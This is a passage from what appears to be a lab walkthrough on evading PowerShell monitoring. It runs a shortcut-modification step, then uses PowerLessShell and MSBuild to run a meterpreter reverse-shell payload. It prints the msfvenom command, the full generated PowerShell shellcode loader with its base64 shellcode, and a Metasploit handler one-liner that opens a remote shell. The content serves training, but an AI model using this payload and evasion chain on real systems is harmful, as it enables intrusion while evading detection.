- Control flow: Shortcut -> rundll32.exe -> Javascript -> Payload(calc.exe)
- We choose to execute a calculator instead of running the Excel application.
- Once the victim clicks on the Excel shortcut icon, the
calc.exeis executed. - For more information about shortcut modification, you may check this:
https://github.com/theonlykernel/atomic-red-team/blob/master/atomics/T1023/T1023.md
No PowerShell
- In 2019, Red Canary published a threat detection report stating that PowerShell is the most used technique for malicious activities.
- Therefore, Organizations started to monitor or block
powershell.exefrom being executed. As a result, adversaries find other ways to run PowerShell code WITHOUT SPAWNING IT.
- PowerLessShell is a python based tool that generates malicious code to run on a target machine without showing an instance of the PowerShell process.
- PowerLessShell relies on abusing the Microsoft Build Engine(MSBuild) a platform for building Windows apps to execute remote code.
1. Download the copy of the Project from Github on the Attacker’s machine:
1
user@machine$ git clone https://github.com/Mr-Un1k0d3r/PowerLessShell.git

2. Get a suitable PowerShell payload suitable for MSBuild with msfvenom:
1
user@machine$ msfvenom -p windows/meterpreter/reverse_winhttps LHOST=<AttackBox_IP> LPORT=4443 -f psh-reflection > liv0ff.ps1

What's in the payload?:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
function h1R {
        Param ($tw, $wt)
        $pHVe = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $pHVe.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($pHVe.GetMethod('GetModuleHandle')).Invoke($null, @($tw)))), $wt))
}

function m0vs {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $d11H,
                [Parameter(Position = 1)] [Type] $q04R = [Void]
        )

        $uKF4 = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $uKF4.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $d11H).SetImplementationFlags('Runtime, Managed')
        $uKF4.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $q04R, $d11H).SetImplementationFlags('Runtime, Managed')

        return $uKF4.CreateType()
}

[Byte[]]$yVT = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1odHRwAGh3aW5oVGhMdyYH/9Ux21NTU1NTaAQfnbv/1VBTaFsRAADoGQMAAGgAdAB0AHAAcwA6AC8ALwAxADAALgAxADAALgAxADMAMAAuADgAOQA6ADQANAA0ADMALwBHADMAQwB5AHkAbQBaAHQANAAyAE8AeABEAGIAQQBNADAAdAB6AFYANQBBADIASABrAEgAQQAzAGoAXwBYAEQASgBMAFYARABVAHkAMQAzADQAYQB2AGkANQBKADYAVAAxADkAXwBOAGcAXwBiAFYAUABzAEcAbAA0AEoAUwByADEAdwBqAEIAQwBNAF8ARQBZAEYANgBZADAANwBNAEIATwB5AHAARwB1AGQARABJADEALQB5AFQAXwBDAFAATgBBAFkAbABIAEcASgBFAG8AMAB0AEMAcwBQAHcAVwA3AHkAdABGADUATwBMADEANwBHAEYANQBLAE8AYQBqAHgAVgBVAEUAYgBRAEQAMQB4ADMANwBHAHMARQA0AFQATABQADQAUABrAHIAYwBmAC0AUgBxAHcAcwBLADAAQgBTADYASQBWADMAeQBvAFYAZgBuAHcAbQBMAEIAbgBKAE4AegBHAGEAMgBPAHYAMwBCAHEASQBYAHcAaAA1AFMAQQB6AGwAdQBmAEQAdgBqAGkAagBDADUAZgA1AEEASQBhAFgATgBnAHcATwBtADYAaAByAHIANgBhAGMATwBZAEUAOQBpAGQAYgBjAGEAcgBUAG4AWQA1AEwASgBJADYAcABmAHgAYQBsAFMALQBzADEAAACDxzJQaEabHsL/1WgAAYAAU1NTV1NQaJgQs1v/1ZaD7BCJ4FeJx1doIacLYP/VhcB0TYtHBIXAdCpag+oyagFTU1BqA2oDieCD7AyJ51dQUo1EJED/MGja3epJ/9WFwHQe6w+LRwiFwHQVagRYAcdIiQdqDFdqJlZo01idzv/VaAAzAACJ4GoEUGofVmjTWJ3O/9VqCl9TU1NTU1NWaJVYu5H/1YXAdQhPdevoYwAAAFNWaAWInXD/1YXAdO5qQGgAEAAAaAAAQABTaFikU+X/1ZNTU4nnV2gAIAAAU1ZobCkkfv/VhcB0wosHAcOFwHXlWMNf6Af///8xADAALgAxADAALgAxADMAMAAuADgAOQAAALvwtaJWagBT/9U=")

$gs = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((h1R kernel32.dll VirtualAlloc), (m0vs @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $yVT.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($yVT, 0, $gs, $yVT.length)

$m0 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((h1R kernel32.dll CreateThread), (m0vs @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$gs,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((h1R kernel32.dll WaitForSingleObject), (m0vs @([IntPtr], [Int32]))).Invoke($m0,0xffffffff) | Out-Null

3. Create a reverse shell listener with metasploit:
1
2
3
4
5
user@machine$ msfconsole -q -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_winhttps; set lhost <AttackBox_IP>;set lport 4443;exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_winhttps
lhost => AttackBox_IP lport => 4443
[*] Started HTTPS reverse handler on https://AttackBox_IP:4443
4. Change to the PowerLessShell directory project to convert the payload to be compatible with the MSBuild tool. Run the PowerLessShell tool and set the source file to the one we created with msfvenom:
1
user@machine$ python2 PowerLessShell.py -type powershell -source liv0ff.ps1 -output liv0ff.csproj

1
2
3
- Notice that the output from this tool creates a .csproj
- This shows that this file can conver the powershell file into C# project.
- With this, there wouldn't be a need to execute the PowerShell script in PowerShell or rather, we as the attacker don't have to be dependent on PowerShell to execute our script. We just have to find another language the victim's machine can run code on which in this case is C# with MSBuild.exe.
5. Downloading the .csproj file into the victim’s machine:


6. Building the .csproj using MSBuild.exe:

7. Receiving the reverse shell after a few minutes:

Note: Once we run the MSBuild command, wait a couple of seconds till we receive a reverse shell. Note that there will be NO powershell.exe process is running.
Getting the flag: